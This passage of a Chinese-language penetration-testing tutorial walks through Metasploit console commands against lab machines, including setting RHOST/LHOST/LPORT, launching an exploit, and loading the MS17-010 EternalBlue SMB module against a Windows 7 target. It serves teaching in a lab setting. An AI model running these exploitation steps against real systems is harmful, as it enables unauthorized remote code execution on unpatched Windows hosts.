
show targets                    //查看渗透攻击模块可以渗透攻击的目标平台


set RHOST 192.168.28.185             //设置目标机器IP

set LPORT 7777                   //设置攻击机端口

set LHOST 192.168.28.187             //设置攻击机IP

set target 0                    //设置目标系统类型,选择0(Automatic Targeting,自动判断目标类型)

//自动判断并不能保证绝对准确,真实渗透测试中,最好还是能够基于情报搜集环节的结果,进行主动确定

exploit                       //发起渗透攻击
【2】MS17-010
多个 Windows SMB 远程执行代码漏洞
当 Microsoft 服务器消息块 1.0 (SMBv1) 服务器处理某些请求时,存在多个远程执行代码漏洞。成功利用这些漏洞的攻击者可以获取在目标系统上执行代码的能力。
为了利用此漏洞,在多数情况下,未经身份验证的攻击者可能向目标 SMBv1 服务器发送经特殊设计的数据包。从内存进程获取敏感信息。
靶机:Windows 7 旗舰版

search ms17_010

use exploit/windows/smb/ms17_010_eternalblue

show targets


show options

